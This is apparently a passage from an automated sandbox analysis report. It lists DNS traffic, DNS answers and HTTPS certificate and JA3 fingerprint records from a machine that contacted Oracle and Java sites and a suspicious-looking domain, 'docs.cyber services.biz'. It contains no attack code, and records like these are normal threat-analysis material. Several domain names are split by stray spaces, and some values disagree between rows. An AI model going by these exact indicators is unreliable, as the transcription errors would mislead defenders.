May 6, 2021 18:09:18.015702963 CEST	53	55299	8.8.8.8	192.168.2.6
May 6, 2021 18:09:18.107434034 CEST	63745	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:18.166744947 CEST	53	63745	8.8.8.8	192.168.2.6
May 6, 2021 18:09:18.733800888 CEST	50055	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:18.798551083 CEST	53	50055	8.8.8.8	192.168.2.6
May 6, 2021 18:09:19.312356949 CEST	61374	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:19.374965906 CEST	53	61374	8.8.8.8	192.168.2.6
May 6, 2021 18:09:19.461990118 CEST	50339	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:19.470868111 CEST	63307	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:19.532146931 CEST	53	63307	8.8.8.8	192.168.2.6
May 6, 2021 18:09:19.534553051 CEST	53	50339	8.8.8.8	192.168.2.6
May 6, 2021 18:09:20.061518908 CEST	49694	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:20.123075008 CEST	53	49694	8.8.8.8	192.168.2.6
May 6, 2021 18:09:20.388068914 CEST	54982	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:20.451607943 CEST	53	54982	8.8.8.8	192.168.2.6
May 6, 2021 18:09:20.880404949 CEST	50010	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:20.938842058 CEST	53	50010	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.071501017 CEST	63718	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.129270077 CEST	62116	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.133167028 CEST	53	63718	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.189191103 CEST	53	62116	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.386830091 CEST	63816	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.445974112 CEST	53	63816	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.567563057 CEST	55014	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.581800938 CEST	62208	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.628978968 CEST	53	55014	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.641249895 CEST	53	62208	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.809602976 CEST	57574	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.847337961 CEST	51818	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:21.914436102 CEST	53	57574	8.8.8.8	192.168.2.6
May 6, 2021 18:09:21.933885098 CEST	53	51818	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:09:23.279515982 CEST	56628	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:23.328221083 CEST	53	56628	8.8.8.8	192.168.2.6
May 6, 2021 18:09:24.565107107 CEST	60778	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:24.615564108 CEST	53	60778	8.8.8.8	192.168.2.6
May 6, 2021 18:09:30.473784924 CEST	53799	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:30.525399923 CEST	53	53799	8.8.8.8	192.168.2.6
May 6, 2021 18:09:31.641411066 CEST	54683	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:31.690027952 CEST	53	54683	8.8.8.8	192.168.2.6
May 6, 2021 18:09:33.015264988 CEST	59329	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:33.066375017 CEST	53	59329	8.8.8.8	192.168.2.6
May 6, 2021 18:09:34.341239929 CEST	64021	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:34.392887115 CEST	53	64021	8.8.8.8	192.168.2.6
May 6, 2021 18:09:37.033008099 CEST	56129	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:37.093127966 CEST	53	56129	8.8.8.8	192.168.2.6
May 6, 2021 18:09:40.836272955 CEST	58177	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:40.911509037 CEST	53	58177	8.8.8.8	192.168.2.6
May 6, 2021 18:09:45.526552916 CEST	50700	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:45.575516939 CEST	53	50700	8.8.8.8	192.168.2.6
May 6, 2021 18:09:46.459764957 CEST	54069	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:46.508558989 CEST	53	54069	8.8.8.8	192.168.2.6
May 6, 2021 18:09:46.535262108 CEST	50700	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:46.585947990 CEST	53	50700	8.8.8.8	192.168.2.6
May 6, 2021 18:09:47.476183891 CEST	54069	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:47.533520937 CEST	53	54069	8.8.8.8	192.168.2.6
May 6, 2021 18:09:47.537137985 CEST	50700	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:47.588042974 CEST	53	50700	8.8.8.8	192.168.2.6
May 6, 2021 18:09:48.474204063 CEST	54069	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:48.524506092 CEST	53	54069	8.8.8.8	192.168.2.6
May 6, 2021 18:09:49.536612034 CEST	50700	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:49.585320950 CEST	53	50700	8.8.8.8	192.168.2.6
May 6, 2021 18:09:50.493859053 CEST	54069	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:50.542735100 CEST	53	54069	8.8.8.8	192.168.2.6
May 6, 2021 18:09:53.541969061 CEST	50700	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:53.593271017 CEST	53	50700	8.8.8.8	192.168.2.6
May 6, 2021 18:09:54.494371891 CEST	54069	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:54.546031952 CEST	53	54069	8.8.8.8	192.168.2.6
May 6, 2021 18:09:57.854821920 CEST	61178	53	192.168.2.6	8.8.8.8
May 6, 2021 18:09:57.917279959 CEST	53	61178	8.8.8.8	192.168.2.6
May 6, 2021 18:10:03.334332943 CEST	57017	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:03.394951105 CEST	53	57017	8.8.8.8	192.168.2.6
May 6, 2021 18:10:26.176960945 CEST	56327	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:26.240812063 CEST	53	56327	8.8.8.8	192.168.2.6
May 6, 2021 18:10:37.869673014 CEST	50243	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:38.033804893 CEST	53	50243	8.8.8.8	192.168.2.6
May 6, 2021 18:10:38.763875961 CEST	62055	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:38.821377993 CEST	53	62055	8.8.8.8	192.168.2.6
May 6, 2021 18:10:39.405009031 CEST	61249	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:39.463521957 CEST	53	61249	8.8.8.8	192.168.2.6
May 6, 2021 18:10:39.950659990 CEST	65252	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:40.134582996 CEST	53	65252	8.8.8.8	192.168.2.6
May 6, 2021 18:10:40.456129074 CEST	64367	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:40.514662027 CEST	55066	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:40.523745060 CEST	53	64367	8.8.8.8	192.168.2.6
May 6, 2021 18:10:40.574218988 CEST	53	55066	8.8.8.8	192.168.2.6
May 6, 2021 18:10:40.700234890 CEST	60211	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:40.845571995 CEST	53	60211	8.8.8.8	192.168.2.6
May 6, 2021 18:10:41.444329977 CEST	56570	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:41.505940914 CEST	53	56570	8.8.8.8	192.168.2.6
May 6, 2021 18:10:42.013689041 CEST	58454	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:42.070698977 CEST	53	58454	8.8.8.8	192.168.2.6
May 6, 2021 18:10:42.954932928 CEST	55180	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:43.008703947 CEST	53	55180	8.8.8.8	192.168.2.6
May 6, 2021 18:10:43.940526962 CEST	58721	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:44.097349882 CEST	53	58721	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 18:10:44.608972073 CEST	57691	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:44.669256926 CEST	53	57691	8.8.8.8	192.168.2.6
May 6, 2021 18:10:59.648129940 CEST	52943	53	192.168.2.6	8.8.8.8
May 6, 2021 18:10:59.696768999 CEST	53	52943	8.8.8.8	192.168.2.6
May 6, 2021 18:11:01.264758110 CEST	59489	53	192.168.2.6	8.8.8.8
May 6, 2021 18:11:01.330215931 CEST	53	59489	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 6, 2021 18:09:15.565316916 CEST	192.168.2.6	8.8.8.8	0x8eac	Standard query (0)	www.java.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:16.809379101 CEST	192.168.2.6	8.8.8.8	0x7b44	Standard query (0)	www.java.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:17.332037926 CEST	192.168.2.6	8.8.8.8	0x196	Standard query (0)	static.oracle.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:17.693479061 CEST	192.168.2.6	8.8.8.8	0x2a8e	Standard query (0)	s.go-mpulse.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:17.954039097 CEST	192.168.2.6	8.8.8.8	0x84a	Standard query (0)	docs.cyber services.biz	A (IP address)	IN (0x0001)
May 6, 2021 18:09:18.107434034 CEST	192.168.2.6	8.8.8.8	0x1699	Standard query (0)	c.go-mpulse.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:18.733800888 CEST	192.168.2.6	8.8.8.8	0xa0f7	Standard query (0)	c.oracleinfinity.io	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.312356949 CEST	192.168.2.6	8.8.8.8	0xd4d6	Standard query (0)	consent.trustarc.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.461990118 CEST	192.168.2.6	8.8.8.8	0xf331	Standard query (0)	dc.oracleinfinity.io	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.470868111 CEST	192.168.2.6	8.8.8.8	0x6a84	Standard query (0)	www.oracle.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.061518908 CEST	192.168.2.6	8.8.8.8	0x499d	Standard query (0)	consent-pref.trustarc.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.388068914 CEST	192.168.2.6	8.8.8.8	0xe1a5	Standard query (0)	consent-st.trustarc.com	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.880404949 CEST	192.168.2.6	8.8.8.8	0x7bb3	Standard query (0)	oracle.112.207.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.071501017 CEST	192.168.2.6	8.8.8.8	0x78cd	Standard query (0)	prefmgr-cookie.truste-svc.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.386830091 CEST	192.168.2.6	8.8.8.8	0x1e59	Standard query (0)	6852bd12.akstat.io	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.567563057 CEST	192.168.2.6	8.8.8.8	0x7bcf	Standard query (0)	trial-eum-clientns-v4-s.akamaihd.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.581800938 CEST	192.168.2.6	8.8.8.8	0xd6e5	Standard query (0)	trial-eum-clienttons-s.akamaihd.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.809602976 CEST	192.168.2.6	8.8.8.8	0x25aa	Standard query (0)	84-17-52-78_s-23-32-238-131_ts-1620317361-clienttons-s.akamaihd.net	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.847337961 CEST	192.168.2.6	8.8.8.8	0x84a7	Standard query (0)	kqitits7muInqyeucsyp-e4433-4b66e3cf2-clientns-v4-s.akamaihd.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 6, 2021 18:09:15.618786097 CEST	8.8.8.8	192.168.2.6	0x8eac	No error (0)	www.java.com	ds-www.java.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:16.869489908 CEST	8.8.8.8	192.168.2.6	0x7b44	No error (0)	www.java.com	ds-www.java.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:17.400758982 CEST	8.8.8.8	192.168.2.6	0x196	No error (0)	static.oracle.com	ds-oracle-microsites.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:17.752043009 CEST	8.8.8.8	192.168.2.6	0x2a8e	No error (0)	s.go-mpulse.net	ip46.go-mpulse.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 6, 2021 18:09:18.015702963 CEST	8.8.8.8	192.168.2.6	0x84a	No error (0)	docs.cyber services.biz		50.87.249.219	A (IP address)	IN (0x0001)
May 6, 2021 18:09:18.166744947 CEST	8.8.8.8	192.168.2.6	0x1699	No error (0)	c.go-mpulse.net	wildcard46.go- mpulse.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:18.798551083 CEST	8.8.8.8	192.168.2.6	0xa0f7	No error (0)	c.oracleinfinity.io	c.oracleinfinity.io.edgekey .net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:19.374965906 CEST	8.8.8.8	192.168.2.6	0xd4d6	No error (0)	consent.tr ustarc.com		99.86.2.60	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.374965906 CEST	8.8.8.8	192.168.2.6	0xd4d6	No error (0)	consent.tr ustarc.com		99.86.2.78	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.374965906 CEST	8.8.8.8	192.168.2.6	0xd4d6	No error (0)	consent.tr ustarc.com		99.86.2.32	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.374965906 CEST	8.8.8.8	192.168.2.6	0xd4d6	No error (0)	consent.tr ustarc.com		99.86.2.119	A (IP address)	IN (0x0001)
May 6, 2021 18:09:19.532146931 CEST	8.8.8.8	192.168.2.6	0x6a84	No error (0)	www.oracle.com	ds- www.oracle.com.edgekey .net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:19.534553051 CEST	8.8.8.8	192.168.2.6	0xf331	No error (0)	dc.oraclei nfinity.io	dc.oracleinfinity.io.akadns .net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:20.123075008 CEST	8.8.8.8	192.168.2.6	0x499d	No error (0)	consent-pr ef.trustarc.com		13.32.21.15	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.123075008 CEST	8.8.8.8	192.168.2.6	0x499d	No error (0)	consent-pr ef.trustarc.com		13.32.21.39	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.123075008 CEST	8.8.8.8	192.168.2.6	0x499d	No error (0)	consent-pr ef.trustarc.com		13.32.21.47	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.123075008 CEST	8.8.8.8	192.168.2.6	0x499d	No error (0)	consent-pr ef.trustarc.com		13.32.21.78	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.451607943 CEST	8.8.8.8	192.168.2.6	0xe1a5	No error (0)	consent-st .trustarc.com		65.9.66.38	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.451607943 CEST	8.8.8.8	192.168.2.6	0xe1a5	No error (0)	consent-st .trustarc.com		65.9.66.37	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.451607943 CEST	8.8.8.8	192.168.2.6	0xe1a5	No error (0)	consent-st .trustarc.com		65.9.66.110	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.451607943 CEST	8.8.8.8	192.168.2.6	0xe1a5	No error (0)	consent-st .trustarc.com		65.9.66.35	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.938842058 CEST	8.8.8.8	192.168.2.6	0x7bb3	No error (0)	oracle.112 .2o7.net		35.181.18.61	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.938842058 CEST	8.8.8.8	192.168.2.6	0x7bb3	No error (0)	oracle.112 .2o7.net		15.237.76.117	A (IP address)	IN (0x0001)
May 6, 2021 18:09:20.938842058 CEST	8.8.8.8	192.168.2.6	0x7bb3	No error (0)	oracle.112 .2o7.net		15.237.136.106	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.133167028 CEST	8.8.8.8	192.168.2.6	0x78cd	No error (0)	prefmgr-co okie.truste- svc.net		3.212.50.245	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.133167028 CEST	8.8.8.8	192.168.2.6	0x78cd	No error (0)	prefmgr-co okie.truste- svc.net		34.202.206.65	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.133167028 CEST	8.8.8.8	192.168.2.6	0x78cd	No error (0)	prefmgr-co okie.truste- svc.net		3.232.192.25	A (IP address)	IN (0x0001)
May 6, 2021 18:09:21.445974112 CEST	8.8.8.8	192.168.2.6	0x1e59	No error (0)	6852bd12.a kstat.io	wildcard46.akstat.io.edge key.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:21.628978968 CEST	8.8.8.8	192.168.2.6	0x7bcf	No error (0)	trial-eum- clientnsv4- s.akamaihd.net	a248.b.akamai.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:21.641249895 CEST	8.8.8.8	192.168.2.6	0xd6e5	No error (0)	trial-eum- clienttons- s.akamaihd.net	trial- eum.cname.clienttons.co m		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 6, 2021 18:09:21.641249895 CEST	8.8.8.8	192.168.2.6	0xd6e5	No error (0)	trial-eum. cname.clie nttons.com	a1024.dscg.akamai.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:21.914436102 CEST	8.8.8.8	192.168.2.6	0x25aa	No error (0)	84-17-52-78_s- 23-32-238- 131_ts- 1620317361- clienttons- s.akamaihd.net	84.17.52.78_s- 23.32.238.131_ts- 1620317361.cname.client tons.com		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:21.914436102 CEST	8.8.8.8	192.168.2.6	0x25aa	No error (0)	84.17.52.78_s- 23.32. 238.131_ts- 162031736 1.cname.cl ienttons.com	a1024.dscg.akamai.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:21.933885098 CEST	8.8.8.8	192.168.2.6	0x84a7	No error (0)	kqitits7mu lnqyeucsyq- pe4433-4b 66e3cf2-cl ientnsv4-s .akamaihd.net	kqitits7mulnqyeucsyq- pe4433-4b66e3cf2.ipv4- only.cname.clienttons.co m		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 18:09:21.933885098 CEST	8.8.8.8	192.168.2.6	0x84a7	No error (0)	kqitits7mu lnqyeucsyq- pe4433-4b 66e3cf2.ipv4- only.cn ame.client tons.com	a248.b.akamai.net		CNAME (Canonical name)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 18:09:19.470177889 CEST	99.86.2.60	443	192.168.2.6	49726	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.co m/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.c om/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed Jan 01 08:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CEST 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196- 49195-49200- 49199-49188- 49187-49192- 49191-49162- 49161-49172- 49171-157-156- 61-60-53-47- 10,0-10-11-13- 35-16-23-24- 65281,29-23- 24,0	9e10692f1b7f78228b2d4e 424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.co m/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 6, 2021 18:09:19.470293045 CEST	99.86.2.60	443	192.168.2.6	49727	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020	Sun Jul 17 21:03:01 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 18:09:19.688087940 CEST	50.87.249.219	443	192.168.2.6	49721	CN=cpcalendars.servicesteam.org CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Apr 26 07:10:28 CEST 2021	Sun Jul 25 07:10:28 CEST 2021	771,49188-49192-61-49190-49194-107-106-49162-49172-53-49157-49167-57-56-49187-49191-60-49189-49193-103-64-49161-49171-47-49156-49166-51-50-49196-49195-49200-157-49198-49202-159-163-49199-156-49197-49201-158-162-255,10-11-13-23-0,23-24-25-9-10-11-12-13-14-22,0	d2935c58fe676744fecc8614ee5356c7
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 6, 2021 18:09:20.219572067 CEST	13.32.21.15	443	192.168.2.6	49733	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020	Sun Jul 17 21:03:01 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
May 6, 2021 18:09:20.219609022 CEST	13.32.21.15	443	192.168.2.6	49732	CN=*.trustarc.com, O=TrustArc Inc, L=San Francisco, ST=California, C=US CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Thu May 21 19:53:46 CEST 2020 Tue May 03 09:00:00 CEST 2011 Wed May 30 09:00:00 CET 2014 Tue Jun 29 19:06:20 CEST 2004	Sun Jul 17 21:03:01 CEST 2022 Sat May 03 09:00:00 CEST 2031 Fri May 30 09:00:00 CET 2031 Thu Jun 29 19:06:20 CEST 2034	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Go Daddy Secure Certificate Authority - G2, OU=http://certs.godaddy.com/repository/, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	Tue May 03 09:00:00 CEST 2011	Sat May 03 09:00:00 CEST 2031		
					CN=Go Daddy Root Certificate Authority - G2, O="GoDaddy.com, Inc.", L=Scottsdale, ST=Arizona, C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Wed Jan 01 08:00:00 CET 2014	Fri May 30 09:00:00 CEST 2031		
					OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	OU=Go Daddy Class 2 Certification Authority, O="The Go Daddy Group, Inc.", C=US	Tue Jun 29 19:06:20 CEST 2004	Thu Jun 29 19:06:20 CEST 2034		
